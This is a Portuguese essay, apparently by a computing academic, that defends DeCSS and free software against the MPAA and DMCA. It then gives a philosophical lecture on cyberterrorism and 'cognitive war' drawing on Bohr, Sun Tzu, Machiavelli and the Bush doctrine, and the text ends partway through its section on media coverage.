Mas por que tanta fúria capitalista contra o DeCSS? Noutra versãoa resposta é clara. Porque o DeCSS é um software livre, destinadoa uma plataforma de software livre. A motivação por trásdo software livre não é a pirataria ou a pechincha, comoprocuram tergiversar seus detratores ou quem o teme (os que pregam a associaçãoautomática entre a habilidade no virtual e a má fé).Sua filosofia é a liberdade, principalmente a liberdade de escolhana intermediação da nossa própria inteligência.Sua força está na cooperação. Apesar dos protocolosque fazem a internet (TCP/IP, SMTP, HTTP, etc.) terem nascido desse

movimento,o software livre é hoje um empecilho aos modelos de negóciode muitas grandes empresas, inclusive estúdios de Hollywood.

A MPAA licencia o CSS por preços não conhecidos (o licenciado paga para poder escrever drivers para DVDs em formato CSS).Os DVDs neste formato contém gravadas uma representaçãoencriptada de alguma obra, e também da chave decriptadora destarepresentação (chave de sessão). Cada licençadá ao desenvolvedor de driver uma chave para acesso às chavesde sessão. O *hack* no DeCSS consiste em se obter indiretamenteacesso às chaves de sessão, por meio da criptoanálise,possibilitada pela fragilidade do algoritmo de cifragem do CSS. A distribuiçãode chaves é a parte mais complicada de um projeto criptográfico.Incluí-la na distribuição de criptogramas sem adequadassalvaguardas é uma grosseira falha de *design*, somente cometidapor quem, sem ser do ramo, -- talvez o ramo mais difícil e dasafiadorda Ciência da Computação -- nele se aventura.

O CSS restringe também a decriptação do conteúdode DVDs pela área geográfica da venda do DVD player. Preferindoa astúcia à prudência para evoluir seu modelo de negócio,os membros do MPAA desejam locupletar-se do avanço tecnológicopara, por meio do CSS, passar a ganhar em três vezes onde antes ganhavamem uma: na distribuição, no controle espaço-temporalao acesso, e na licença para uso de software de acesso. Querem nosfazer crer, com manipulações e intimidações,que esse atropelo aos direitos do consumidor significa proteçãoao direito autoral e combate à pirataria. Como se a funçãodo software fosse determinada por seu nome, e não o contrário.

A MPAA "cooperou" com legisladores para sancionar o DMCA, cuja constitucionalidadeainda não foi testada. Tecnicamente, o CSS é apenas um protocoloque tenta empregar a criptografia para forçar a venda casada deprodutos distintos: o conteúdo dos DVD e o programa que controlaDVD players. Pela legislação anti-monopólio americana(*Sherman's Act*) tal mecanismo caracterizaria, numa interpretaçãosensata, prática monopolista (tie in). O DeCSS subverte, sim, todoeste esquema cartelizante, devolvendo ao consumidor o direito de escolherem que máquina irá ver a cópia do filme digital quequeira comprar, direito de que goza em mídias anteriores ao DVD.Por que com o DVD isto seria crime?

Novamente, a resposta torna-se óbvia se a pergunta é vistade outro ângulo e se supusermos que os advogados da MPAA crêemmesmo no que dizem. Advogados não são criptólogos,e um erro de projeto no CSS -- ainda mais fundamental do que a escolhade algoritmos e protocolo -- pode ter sido cometido pela MPAA, ao supora utilidade da criptografia para proteção contra cópias.Tal utilidade não existe, pelas mesmas razões porque o rionão corre para a nascente ou porque a sombra não se desconectado corpo. A criptografia é totalmente inócua contra replicaçãode conteúdo sintático; ela pode apenas oferecer proteçãocontra acesso indevido a conteúdo semântico.

Tal erro seria mais um caso típico de infeliz deslumbramentocom a tecnologia -- epidemia que se alastra com a revoluçãodigital --, sendo que neste caso se pretende curá-la com legislaçãocasuística, argumentação legal idem, censura, e muitodinheiro. Como previu Orwell, estes senhores estariam empenhados em impugnaras leis da natureza referentes à

informação, descobertaspor Claude Shannon em 1948. Eles terão começado se convenceremjuizes e jurados de que um formato binário é, *per se*,um mecanismo proprietário de proteção ao direito autoral.Estaria Kafka vivo entre nos?

Jon Johansen, a exemplo de Linus Tovalds, é um pinguinista (desenvolvedorde software livre para Linux). Como tal, preza a liberdade acima de outrosvalores, ameaças e dificuldades. Do alto de seus 16 anos nãose resignou diante do boicote de Hollywood aos que insistem em conhecer,escolher e controlar seus softwares. Não está disposto aaceitar passivamente a imposição de leis alheias que nosproíbe de abrir o capô das máquinas que compramos,nem tampouco ser tangido com a manada a comprar periodicamente, para tê-lasfuncionando, licenças de uso de programas cada vez mais complexos,obscuros, falhos ou trapaceiros, só porque é assim que semantém o fluxo de caixa dos que se acham donos do mundo. Ele estápagando caro por suas escolhas e sua coerência, e sua defesa estámobilizando, como nunca se viu antes, voluntários entre juristasamericanos na cena acadêmica e na prática forense. (veja http://eon.law.harvard.edu/openlaw/DVD).

Johansen pode ser um herói para quem ama a liberdade, e a apressadapecha de criminoso que lhe foi impingida servirá para valorizarsua coragem e consagrar sua dignidade. Conforme a MPAA interpreta o DMCA,estaríamos hoje, todos nós, proibidos também de discutirem público se o CSS é mesmo um mecanismo de proteçãodo direito autoral ou não, e até de especular sobre comofunciona (veja http://www.opendvd.org). Quem adere ao software livrenão precisa se opor ao direito autoral. Um dos meus trabalhos acadêmicos,por exemplo, aplica criptografia em proteção de facto possívelao Direito Autoral: em marcas d'água digitais que identificam replicaçõesde exemplares de obras intelectuais eletronicamente distribuídos.(www.copymarket.com). Caso os advogados da MPAA decidam buscar alguma brechanos tratados internacionais que o Brasil adere para, como fizeram na Noruega,estenderem até aqui a jurisprudência do DCMA e me processarem"por crime contra o Direito Autoral", terei meus argumentos com isso aindamais consubstanciados. Ou teremos retornado à era medieval.

Se isso cheira a "1984" de George Orwell, ainda não vimos nada.Aguardemos até o movimento por mais poder da indústria desoftware proprietário (Microsoft, AOL, IBM, etc.) começara produzir efeitos. Ao contemplarmos o despertar do grande irmão,lendo jornalismo informativo (não de entretenimento) sobre as 350páginas do UCITA (*Unified Computer Information Transactions Act*),começamos a perceber que o zelo anti-monopolista das democracias,ultima trincheira coletiva de proteção à liberdadeindividual no estado de direito, poderá se tornar uma mera brincadeirade criança: imagine esta mesma celeuma -- mas agora com backdoorslegalizados -- em torno do acesso a banco de dados, registros financeiros,arquivos de texto, de html, etc, (i.e.: www.cnn.com/2000/TECH/computing/03/07/ucita.idg/index.html).Nessa revolução digital os pinguinistas estão encurralados,numa feroz guerrilha travada em terreno semântico do ciberespaço,onde as armas são os significados do dinheiro e da liberdade.

Se, ao jornalista, o mundo parece cada vez mais complexo, deve manter-sepor isso cada vez mais alerta. Deve acautelar-se com o canto da sereia,pois sua missão é cada vez mais importante para o futuroda liberdade humana, já que muitos se servem do seu produto paraconstruir filtros ingênuos de realidade. A liberdade do mercado precisaser

desmistificada, porque é a dos homens que, no final, interessa.Aquela liberdade de se buscar a verdade, mas não qualquer verdade.Não devemos nos contentar com verdades que apenas ecoam nossas amedrontadasexpectativas, cada vez mais prisioneiras das complexidades construídaspor nós mesmos na busca humana, tateante e inercial, por segurançaatravés dos tempos. Neste momento turbulento, a verdade que interessaé a do tipo que fala ao coração. Mesmo sabendo quetalvez não a encontre, ou talvez não a reconheça,e que certamente irá se enganar nessa busca, a liberdade de buscá-laé a mais nobre das esperanças e o mais sagrado dos direitoshumanos.

Ao leitor, um alerta: um desses enganos pode ser, precisamente, o dese tomar a liberdade do mercado como sendo a nossa própria.

25.5.ciber terrorismo e guerra cognitiva

Índice

Início

Introdução
Um clássico oriental
Origem do terrorismo
Semiologia do maquiavelismo

Meio

Racionalismo político
Simetrias em duas artes irmãs
Física quântica e *hubris*
A nova *detente*

Fim

Assimetrias informacionais
Software e terror econômico
Ciberterrorismo na mídia e na prática
Ciberética e guerra cognitiva

Início

Introdução

"A civilização se encontra ante um desafio mais sério do que jamais esteve, e o destino da humanidade dependerá da sua capacidade de unir suas forças diante da ameaça comum".

Esse alerta não é meu; é de Niels Bohr. E se alguma figura política, militar ou jurídica o fez circular recentemente na mídia, não é por isso que aqui o repito. Abro com ele minha singela contribuição a este maravilhoso evento pelo que nele me conecta ao autor original, respeitadas as abissais distâncias em importância e grandeza dos correspondentes legados.

De um lado, fui honrado com o convite para proferir palestra de abertura deste importante congresso. Mesmo sendo um simples acadêmico da Computação, matemático de formação, e forasteiro às lides jurídicas e à erudição do Direito, apesar de neto da Bahia, minha consciência me impediu de recusá-lo. Doutro lado, a do autor o compeliu a endereçar seu alerta ao maior público possível, mesmo não sendo político, militar, jurista ou sequer jornalista. É que o legado da sua contribuição à Ciência, através do seu exímio e incomparável domínio da Matemática como instrumento de compreensão da natureza, da *physis* de Aristóteles, o inquietava.

Inquietava ao desenhar-lhe, com nitidez insuportável, a magnitude e a gravidade da tal ameaça comum, sobre o pano de fundo ético de um agudo sentimento de co-responsabilidade. Liberto das lentes miópticas do positivismo científico, pela sua inigualável capacidade em desvendar inusitada e recém descoberta realidade, ele quis fazer ver a seus contemporâneos algo premente. E à história, caso o ouvisse. Quis fazer-lhes entender o sentido mais direto e sombrio, jamais antes vislumbrado, com que o valor mítico do "fruto do conhecimento" o impregna de responsabilidade. Se não místico, ao menos no sentido Kantiano do conceito.

Um clássico oriental

O autor, Niels Bohr, havia fundado o alicerce da física quântica, pelo que recebera um prêmio Nobel. Ele se dirigiu ao público leitor de um grande jornal britânico, sobre uma ameaça não propriamente contra a ordem internacional, pela emergência do terrorismo global e difusão das armas de destruição em massa. Não ainda. A ameaça estava, e continua, no mundo das idéais, no *nous* de Platão, entre aquelas mais afetas às lides jurídicas. A ameaça encontra-se no efeito que o poder de usar tais armas exerce sobre a escolha da lógica para justificar o seu uso. Seja para destruir, seja para ameaçar. Naquilo que Hobbes temia ser o lado mais sombrio da natureza humana, por isso comum [1].

Bohr (foto) escreveu-o em editorial no The Times, logo após o bombardeio nuclear de Hiroshima e Nagasaki [2]. Quatro anos após essa estréia sobre civis, com a União Soviética testando seus primeiros artefatos, a escolha da lógica se afunilava rumo à estratégia da destruição mutuamente assegurada. Daí, marqueteiros políticos vestiram-na com sensualidade positivista, chamando-a *detente*, encobrindo a impúdica nudez que o agudo intelecto de Bohr ousava desvelar. Mais quarenta anos, e o fim do império soviético a esvaía de erotismo, fascínio de morte-êxtase que nos fizera esquecer a questão moral sobre a necessidade daquela estréia, tema do alerta.

Cerca de dois mil e quatrocentos anos antes, um notável guerreiro havia registrado suas reflexões sobre a arte da guerra. Agregadas a comentários de sucedâneos numa civilização então isolada e atolada em incessante beligerância, vieram a compor o mais perene e atual dos tratados sobre o assunto. Na tradução que nos chega do clássico de Sun Tsu, um comentário em especial se ilumina pela inquietude de Bohr, refletindo seu valor atemporal.

Li Ch'uan intuiu sua importância, mesmo sem poder vislumbrar a magnitude do seu alcance, mas pressentindo-a até onde a idade do ferro lho permitia, a ponto de abrir com ele o seu aporte, já ao primeiro enunciado do mestre Tsu [3].
"*As armas são sempre motivo de maus pressentimentos. A guerra é um acontecimento tão grave que os homens não devem entrar nela sem a devida cautela e com profunda reflexão*"

Origem do terrorismo

Por que uma necessidade de ofício militar seria, e sempre, motivo de maus pressentimentos? Isto parece mais próprio a tragédia grega do que a tratado sobre guerras. O que pode soar estranho, se se descuida o liame semântico entre as duas frases daquele comentário primeiro. Maus pressentimentos é que dão sentido devido à cautela e à profundidade reflexiva necessárias. Reflexão à qual clássicos gregos se dedicaram com inusitado apuro. Eros e Tanatos, nos relembra Freud, explicam íntimas relações entre poder, pulsão e pressentimento. Para clássicos dessas duas grandes civilizações, tragédia e guerra são artes irmãs que imitam a vida. E quanto ao ciberterrorismo?

Procuro chegar até ele antes citando Bohr e Tsu, e ao longo Machiavel e Cassirer, para depois ecoar mitos gregos, outros filósofos, físicos e semiólogos, na esperança de que esta mensagem sobreviva mutilações precoces pela espada do preconceito, descartada ao incomodar, como mera ideologização esquerdista. Pode ser, mas pode também ser mais. O que é terrorismo? O que o justifica no neologismo do título, amalgamado à cibernética, para abrir uma conferência internacional de direito informático? Um descarte ou aporte simplista de possíveis respostas violaria, ao menos, o alerta de Li Ch'uan, cuja coerência parece vir resistindo à prova do tempo.

Tsu já falava da psique como região essencial nos teatros de guerra. E do controle do medo como estratégia decisiva, eficaz pelo poder do logro e da dissimulação. Mas a escrita ideográfica, e o tardio encontro da civilização ocidental com sua obra, no século XVIII, relegam a origem do conceito, hoje reificado na palavra "terrorismo", à Renascença [4]. Interessante, pois paralelos entre aquele momento da nossa história e o atual podem ir além deste acidente linguístico. E mais: sua etimologia pode se apresentar como índice para o sentido desses paralelismos. Vê-los, é problema de escala e perspectiva. Na Renascença, ninguém a via como tal [7]: na floresta, o que se vê são árvores.

A palavra **terror** já existia em latim, derivada do verbo **terreo, terrere**, com o sentido de fazer tremer, atemorizar. Mas como estratégia de ação política teria suas raízes na Renascença italiana, quando, segundo registros historiográficos, "surgiram atividades capazes de justificar atentados contra tiranos"[4]. Quais atividades e justificativas? Rastros apontam para o legado de Machiavel. Seu clássico *O Príncipe* descreve, com completa indiferença moral, mas em nome do patriotismo, os caminhos e meios de adquirir e conservar o poder político e seus riscos.

Semiologia do maquiavelismo

Para aqui situar o legado de Maquiavel, valho-me da erudição de um filósofo da linguagem contemporâneo a Bohr, Ernst Cassirer [5]

"Toda a argumentação de Maquiavel é clara e coerente. A sua lógica é impecável. Se aceitarmos suas premissas, temos que aceitar suas conclusões. Com Maquiavel ficamos na antecâmera do mundo moderno. O Estado ganh[a] *autonomia completa. Contudo, este resultado foi obtido por um preço elevado.* [Para completa independência, isolou-se completamente]. *O mundo político perdeu a ligação não somente com a religião e a metafísica, mas também com todas as restantes formas de vida ética e cultural do homem"*
No penúltimo capítulo de *O Príncipe*, Machiavel fala da incorrigível depravação no coração do homem. Não pode ser curada por meio de leis, tem de curar-se pela força. Os melhores alicerces dos Estados são boas leis e boas armas. Mas como boas leis sem boas armas são inócuas, e boas armas sempre revigoram leis, Machiavel prefere discursar sobre armas. Boas ou más, seu eco ressoa pela história. A reificação do terrorismo desencadeada pelos eventos de 11 de Setembro de 2001, ou seja, a atual transformação linguística da estratégia bélica abstrata em coisa substantiva, embora oculta, nos dá também um balizamento histórico da sua função semiológica indexadora.

Que função é esta? Quando o discurso do terror se reverbera em neologismos como o que aqui nos trás, revela-se uma encruzilhada no destino da humanidade. Onde valores, práticas e crenças longamente sedimentadas são sacudidas e reviradas. Luta, incerteza, medo, ruptura e mudança sinalizam-se, corroborando a inquietude de Bohr e a cautela de Li Ch'uan. O primeiro desses neologismos surge em francês, na palavra terrorismo propriamente dita (**terrorisme**), com Bruton em 1794, em pleno período convulsivo conhecido como o "do terror" da Revolução Francesa [6], revolução da qual, por sinal, herdamos nossa idéia de Estado Democrático de Direito. Novamente, Cassirer [5]:
"*Nos* [dois] *séculos que se seguiram a Maquiavel* [XVII e XVIII]*, a sua doutrina desempenhou um papel importante na vida política prática; mas, teoricamente falando, existiam ainda grandes forças intelectuais e éticas que contrabalançavam sua influência. Os pensadores políticos deste período eram todos partidários da 'teoria do direito natural' aplicado ao Estado. Grotius, Pufendorf, Rousseau, Locke, consideravam o Estado como um meio, e não um fim em si mesmo. O conceito de estado 'totalitário' era desconhecido desses pensadores*"

Meio

Racionalismo político

O racionalismo político do século XVII, ainda segundo Cassirer, foi um renascimento das idéias estóicas. O fenômeno pode parecer paradoxal, ele admite. A filosofia de Descartes, marca do radicalismo e coragem intelectual da época, postulava ao homem esquecer tudo quanto aprendera antes. Rejeitar as autoridades e desafiar o poder da tradição, a escolástica já abalada com Maquiavel e depois Pascal. Esse ideal nos conduziu a uma lógica e epistemologia novas, metafísica e matemática novas, física e cosmologia novas, mas o pensamento político parece não ter sido atingido. O princípio estóico da Razão autônoma e suficiente, a doutrina do Estado-contrato, permaneceram como pedras angulares do direito natural.

A compreensão deste enigma não está no conteúdo da teoria estóica, mas na função semiológica que a mesma tinha a desempenhar nos conflitos políticos e éticos do mundo moderno. Aos irreversíveis progressos com a Renascença e a Reforma, contrabalançava

uma irreparável e severa perda. A base ontológica da Idade Média havia sido destruída. O heliocentrismo roubara ao homem a sua posição privilegiada, exilando-o num universo infinito. O cisma da Igreja, e a contra-Reforma, solapavam os alicerces do dogma cristão. Nem o mundo religioso, nem o ético, pareciam ter um centro fixo. Esforços dos maiores em restaurá-los, como o de Leibnitz, foram em vão.

A filosofia estóica não podia resolver os problemas metafísicos do universo, mas trazia uma promessa mais importante: restaurar o homem na sua dignidade ética. Este era o grande e inestimável serviço que a teoria do direito natural tinha a oferecer ao mundo moderno, perante tal desordem. Sem ela, não parecia haver escapatória a uma completa anarquia moral. O seu caráter racional não se encontra nos axiomas das teorias políticas que emergiram na época, mas em seu método analítico. Tanto nos sistemas de ordem social absolutista, como o de Hobbes, quanto nos seus antagônicos iluministas, que lançavam os princípios do direito popular e da soberania do povo, como em Rousseau.

O iluminismo, entretanto, trouxe uma importante mudança de enfoque ao racionalismo. Esvaiu o interesse pelas questões metafísicas, em favor da ação. Para os enciclopedistas e fundadores da democracia norte-americana, como D'Alambert, Diderot e Jefferson, suas idéias eram tão velhas quanto o mundo. O objeto da declaração de independência dos EUA, segundo Jefferson, não eram novos princípios ou novos argumentos, mas o "colocar perante a humanidade o senso comum do sujeito, em termos tão simples e firmes que imporiam a sua concordância"[7]. O mais nítido marco de unidade cultural iluminista pode estar, todavia, no legado do seu maior pensador, Kant.

Simetrias em duas artes irmãs

Mesmo quando a causa da Revolução Francesa pareceia perdida em meio ao terror, a fé de Kant no valor ético das idéias expressas na "Declaração dos direitos do homem e do cidadão" permaneceu intacta. Talvez um norte para nós, hoje tangidos, pela reificação do terrorismo, a enfrentar ameaças paralelas e -- não nos iludamos -- simétricas. Simetricamente ameaçados estão sendo poderes políticos legítimos e espúrios, legitimáveis e emergentes, expressáveis em movimentos sociais subterrâneos ou virtuais, comunitários ou estatais, etc., tanto quanto direitos civis assentes em regimes democráticos que julgávamos maduros, nascidos daquela mesma causa.

A atual encruzilhada, contudo, traz inéditas distinções. Dilemas de suprema gravidade sob a óptica prudente de Li Ch'uan. Machiavel falou de armas, de boas armas, desconhecendo a obra magna oriental sobre o tema. A vivência renascentista, em meio ao colapso da ordem feudal, o levou a teorizar sobre sua experiência política em Florença, que lhe ensinara as duras regras do jogo. Não havia quem jogasse sem fraude, mentira, traição e felonia. Enquanto sua teoria se destacava em seguidos testes de eficácia, a revolução científica, deflagrada com Descartes, culminaria por lançar, sobre o alerta de Li Ch'uan, as luzes da arte e cultura suas irmãs: a tragédia grega.

Para entendermos a cena, temos que antes acompanhar a ultrapassagem do direito natural pelo pensamento político. E que ultrapassagem! Nada exerceu tanta influência na vida

política do que a metafísica de Hegel. Todas as modernas ideologias mostram a permanência e a força dos princípios apresentados nas suas filosofias do direito e da história. Inflado em sua esfera de influência por sua própria natureza, o sistema dialético rompeu-se em interpretações díspares. Bolchevismo, fascismo, comunismo, nacional-socialismo e, por último, o agora ubíquo fundamentalismo de mercado. Fim da história? Na Fenomenologia do Espírito, Hegel indaga onde poderá a obra filosófica expressar-se melhor do que nas finalidades e resultados. A obra responde ao gênio, superando-o, já em prelúdio à cena que nos aguarda.

Física quântica e hubris

De um lado a física quântica, ícone do estrondoso sucesso do empreendimento científico. Muitos de seus mestres cooptados pelo jogo político, para trazerem as maiores armas. Maiores tidas por melhores, se não necessárias e urgentes, para obstar a ascenção do nazismo. Armas que, uma vez detido aquele mal, cooptaram jogadores a uma nova regra. Regra desprezada por Machiavel, intuída por Li Chu'uan, mas desde o albor codificada na mitologia grega como o único mortal dos pecados: hubris. A afronta olímpica de se sentir, ou de tentar se fazer, igual aos deuses. No jogo em cena, chamada *detente*. Quem, dentre os que na ocasião se sentiam donos do próprio nariz, não se lembra dele ter sentido o bafo da ira olímpica ou divina, durante a crise dos mísseis soviéticos em Cuba, em 1961, no auge da guerra fria?

Doutro lado, a mesma física quântica. Mestres cooptados pelo jogo científico, para trazerem as melhores invenções. O transístor, a eletrônica, o chip, o computador, a fibra óptica, o satélite, a internet, próteses técnicas para a inteligência humana. Para libertar a razão dos grilhões biológicos do homem, armas do puro saber. No centro, também ela. Ápice da grande aventura Cartesiana, trazendo ao tribunal do atual juiz desses jogos, o deus-mercado, as últimas tecnologias. Para subjugar a liberdade do Espírito, pedra angular da metafísica de Hegel, e reinventar o mundo da vida, armas híbridas. A genômica, a transgênica, as drogas de griffe. E ao Direito, já sob efeito erosivo da paraconsistência quântica, por que não? A ele, a propriedade intelectual forte, para controlar a monopolização de idéias. Boas e más.

O bafo da divina ira por tanta hubris parecia já dissipado, quando começamos a ouvir o seu zumbido. O zumbido que inquietava Bohr. Na busca do novo santo graal, o da eficiência econômica, esses jogos vão dissolvendo valores em bits e bytes. A começar da moeda. Os fluxos de informação, os que controlam valores e outros fluxos, energéticos e vitais para sociedades cada vez mais urbanas, gregárias e deles dependentes, também. Os processos sociais, as fronteiras culturais e jurisdicionais, os meios de controle dos seus fluxos, idem. Bits que zumbem em nuvens eletromagnéticas sopradas por softwares. Em meio ao zumbido, navalhas na mão de suicidas obcecados por causas que crêem justas fazem do combustível de aeronaves, levando inocentes, a arma implosiva das torres do templo-mor do novo graal.

O poder político no comando, servil ao juiz desses jogos, relança seu manifesto, agora ressoando e justificado pela reificação do terror. Estados marginais que abrigam terroristas,

bioterroristas, ciberterroristas reais ou imaginários: tremei! Em latim, **terrete**! Banida fica a neutralidade. Com ou sem boas leis, boas armas de destruição, até em massa, combaterão as vulgarizadas para o mesmo embate, pelo mítico espetáculo da morte-êxtase, agora simétrico, em apoteótica reedição do cenário que ensinou a Machiavel o que é o animal político. Em um trecho do documento cuja primeira lavra remonta a mais de dez anos, e que lança a doutrina Bush, podemos ler a justificativa para o uso preventivo de armas de qualquer natureza [8]:

A nova *detente*

"In the Cold War, weapons of mass destruction were considered weapons of last resort whose use risked the destruction of those who used them. Today, our enemies see weapons of mass destruction as weapons of choice. For rogue states these weapons are tools of intimidation and military aggression against their neighbors. These weapons may also allow these states to attempt to blackmail the United States and our allies to prevent us from deterring or repelling the aggressive behavior of rogue states. Such states also see these weapons as their best means of overcoming the conventional superiority of the United States. Traditional concepts of deterrence will not work against a terrorist enemy whose avowed tactics are wanton destruction and the targeting of innocents; whose so-called soldiers seek martyrdom in death and whose most potent protection is statelessness. The overlap between states that sponsor terror and those that pursue WMD compels us to action. [...] We must adapt the concept of imminent threat to the capabilities and objectives of today's adversaries. Rogue states and terrorists do not seek to attack us using conventional means. They know such attacks would fail. Instead, they rely on acts of terror and, potentially, the use of weapons of mass destruction—weapons that can be easily concealed, delivered covertly, and used without warning.

The targets of these attacks are our military forces and our civilian population, in direct violation of one of the principal norms of the law of warfare. As was demonstrated by the losses on September 11, 2001, mass civilian casualties is the specific objective of terrorists and these losses would be exponentially more severe if terrorists acquired and used weapons of mass destruction. The United States has long maintained the option of preemptive actions to counter a sufficient threat to our national security. The greater the threat, the greater is the risk of inaction— and the more compelling the case for taking anticipatory action to defend ourselves, even if uncertainty remains as to the time and place of the enemy's attack. To forestall or prevent such hostile acts by our adversaries, the United States will, if necessary, act preemptively. The United States will not use force in all cases to preempt emerging threats, nor should nations use preemption as a pretext for aggression. Yet in an age where the enemies of civilization openly and actively seek the world's most destructive technologies, the United States cannot remain idle while dangers gather. We will always proceed deliberately, weighing the consequences of our actions. To support preemptive options, we will: build better, more integrated intelligence capabilities to provide timely, accurate information on threats, wherever they may emerge; [...]"

A inteligência imperial irá prover informação acurada sobre ameaças, mas sem referência à estréia das armas atômicas. Nada sobre cento e vinte mil civis japoneses sacrificados, como num rito macabro para rendição incondicional de um cambaleante e orgulhoso império que se via de origem divina, mas que apostou mal suas fichas na anterior roleta russa do poder global. Bom uso depois disso, só em último recurso? Como não temos mais visto essas explosões, parece que o risco de mau uso das boas armas sumiu, como por encanto. Bom uso agora também preventivo, e com exclusividade para evitar que o mal nisso se antecipe? A moralidade da arma, se boa ou má, só pode emanar da posição do discurso em relação ao

uso, e contra o discurso do destino manifesto para empunhá-las não há argumento. Lá ou cá.

Fim

Assimetrias informacionais

Assim a *detente*, revelada isca macabro-erótica, fica mais isso que aquilo na medida em que Machiavel se atualiza, sob a maldição de mais uma hubris imperial indo ao encontro de sua sombra. Em uma dança ritual que produz aquilo que o historiador Nicolau Sevcenko chama de "mágica da política do segredo e da desinformação" [2]. Que política mágica é essa? É aquela eficaz num mundo onde cada vez mais o poder, como explica o Nobel de Economia Joseph Stiglitz, se cria e se exerce com assimetria informacional [10]. Eficaz não só para lideranças políticas, com ou sem boas leis. Também para empresários, investidores, operadores do Direito e lideranças religiosas. Vale para assimetria informacional que se estabeleça como conhecimento em segunda ordem, do tipo "eu sei algo, e sei que esse algo meu interlocutor não sabe e lhe importa saber". Em especial do tipo que reforça crenças.

Em que sentido a obra de Maquiavel se atualiza? Ele observara fraudes, mentiras, traições e felonias como indefectíveis porque, com a desintegração da ordem feudal, novas formas de transformar assimetrias informacionais em poder assim as expunham, aos olhos da ética anterior. Hoje, com a desintegração do comunismo e a globalização do fundamentalismo de mercado, o economês as expõe como meras capitalizações dessas assimetrias. De novidade, o efeito amplificador dos novos meios de capitalização. As densidades, velocidades e disponibilidades comunicacionais cada vez maiores, que, explorando o fetichismo da mercadoria em busca de completude, já prevista pelo despojo metafísico de Hegel abraçado por Marx, permitem-nas transformar-se em poder econômico e político cada vez mais difuso.

Nesse novo cenário, digamos, neo-renascentista, a luta pelo poder se concentra no controle de mecanismos capazes de gerar ou neutralizar tais assimetrias. E hoje, não há ferramenta mais eficaz para filtrar, modular, administrar e mesmo neutralizar assimetrias informacionais do que uma pequena, porém densa e abstrata, talvez a mais sinergética parcela do saber humano. Aquela capaz de comandar os artefatos quânticos que medeiam a inteligência coletiva -- as tecnologias da informação --, fazendo vibrar nuvens eletromagnéticas de bits através das quais, em busca do novo graal, se representam e se transmitem cada vez mais informação. Mais das nossas palavras, nossas ordens, nossos valores, nossos imaginários, nossas expectativas e segredos, em processos fora dos quais haverá cada vez menos valor social.

Falo do conhecimento com o qual se fazem softwares, pois buscamos saber o que é ciberterrorismo. Dependência a software, é elo primeiro em servidão apócrifa. Ou se domina dele o saber, ou ao dele se rende, na marcha pela virtualidade. Qual vem a ser o caso, é tema da vida que imita a arte. É uma questão shakespeareana. Recentes ficções engajadas, como a trilogia Matrix, dramatizam a questão, esboroando ontologias com a sinergia desse saber. A sobrecarga por ela induzida na capacidade comunicativa, perturba o

equilíbrio dinâmico das possíveis assimetrias informacionais, desfocando nossa imagem comum de ordem no mundo. Daí os lemas do partido de Orwell, em "1984": "Guerra é paz, Liberdade é escravidão, Ignorância é força". Um exemplo interessante de desfoque está no caso Enron.

Software e terror econômico

O software que a Enron desenvolveu para modelar a gestão estratégica dos seus negócios precificava até o valor ideal para propinas que aprovassem leis permitindo-a realizar novas formas de capitalização sobre assimetrias informacionais [11]. Formas engendradas por seus artífices a partir do sucesso do lobby pela desregulamentação do mercado primário onde atuava, o de energia. Assim era o principal feedback do software (loop, para programadores) que, por acidente semiológico, se chamava Matrix. Com tal esquema a Enron chegou ao cume, numa escalada extorsiva do mercado consumidor do Oeste americano, principalmente a Califórnia, cujas assimetrias manipulava. Se a Califórnia reagia, por sentir-se refém, o Matrix contra-atacava, simulando análises para legisladores com o problema não na falta de regulamentação, mas na que restara.

Os feitos do engenho codificado no Matrix da Enron ultrapassaram as especificações e expectativas iniciais. A escalada desses feitos, movida a ambição, chegou a perturbar variáveis macro-econômicas a ponto de, no limite, perverter-se a sua lógica.. Tal qual a velha *detente*, cuja lógica funciona enquanto seus imediatos algozes-reféns são poucos e grandes. São como asas de Ícaro. O esquema da Enron desmoronou, em 2002, porque a ambição se fez cega, ou viu-se impotente, perante os limites da sua lógica. E a velha *detente* falhou porque sua premissa de estabilidade, a de que a difusão do saber é controlável politicamente, é tênue. Pode-se chamar ciberterrorismo o uso incauto do Matrix? Ou de terrorismo econômico com armas cibernéticas? E do que chamar a nova *detente*, preemptiva e distribuída?

Não sei responder. Nunca soube de um só caso que me exemplificasse o que seja ciberterrorismo. O que é ciberterrorismo? Bits de horrenda maleficência pelos meandros digitais? Tem que incluir carne humana inocente voando pelos ares, ou apodrecendo antes da hora? Ou depende da origem da carne? Antes de responder, devemos entender aquilo que trouxe o tema desta palestra. Reificar o terror é ver o inimigo na estratégia, ao invés do contrário. É a quintessência das assimetrias nas quais se sustenta a nova, preemptiva e distribuída *detente*. Ela cobre de farisaísmo quem a adota para satanizar inimigos, assim ou por eles escolhidos, fazendo-os ainda mais incertos e ariscos. Ela subverte o preceito primeiro da arte de Sun Tsu, "conheça teu inimigo". Ela declara guerra cognitiva, pelo controle do saber.

Sustentar com ela um poder terreno supremo requer a conquista de corações e mentes. Para isso, é preciso coisificar e politizar a estratégia do terror, para justificar a pactuação de um regime que a combata e que, para isso, deva ser absolutista. Esse pacto hobbesiano é selado pela legitimação do direito de ser chamado de estratégia de paz, do direito de nomear a nova casta de párias, terroristas e seus terrorismos, o que, aos olhos da ética anterior, equivale a imergir o estado de direito no regime de exceção. E eis que, diante da

responsabilidade por aqui discorrer sobre o tema, pus-me a buscar sinais de coerência para o quadro que se me configura Pus-me a buscar informação sobre ciberterrorismo em midias de alcance global. Não só a palavra ainda rasa de sentido mas informação, digamos, acurada.

Ciberterrorismo na mídia e na prática

Na série "A máquina do tempo" do canal "The history channel", distribuído via satélide pela DirectTV, assisti num domingo de julho de 2004 a um documentário produzido pela rede norte-americana CBS, cujo título indica o que procurava. *Ciberterrorism*. Já na chamada de abertura, ao fundo de um cliping com cenas de ação bélica moduladas por acordes retumbantes, a pergunta retórica do narrador: "A Internet se torna uma arma de destruição em massa nas mãos de Bin Laden?" Especialistas em segurança na informática, como Alan Brill da Kroll Associates, empresa por sinal envolvida com o Banco Opportunity no imbróglio seguinte à privatização da telefonia brasileira, e jornalistas especializados, como Don Verlon da Computerworld, desfilaram opiniões sobre a ameaça de uma Pearl Harbor digital.

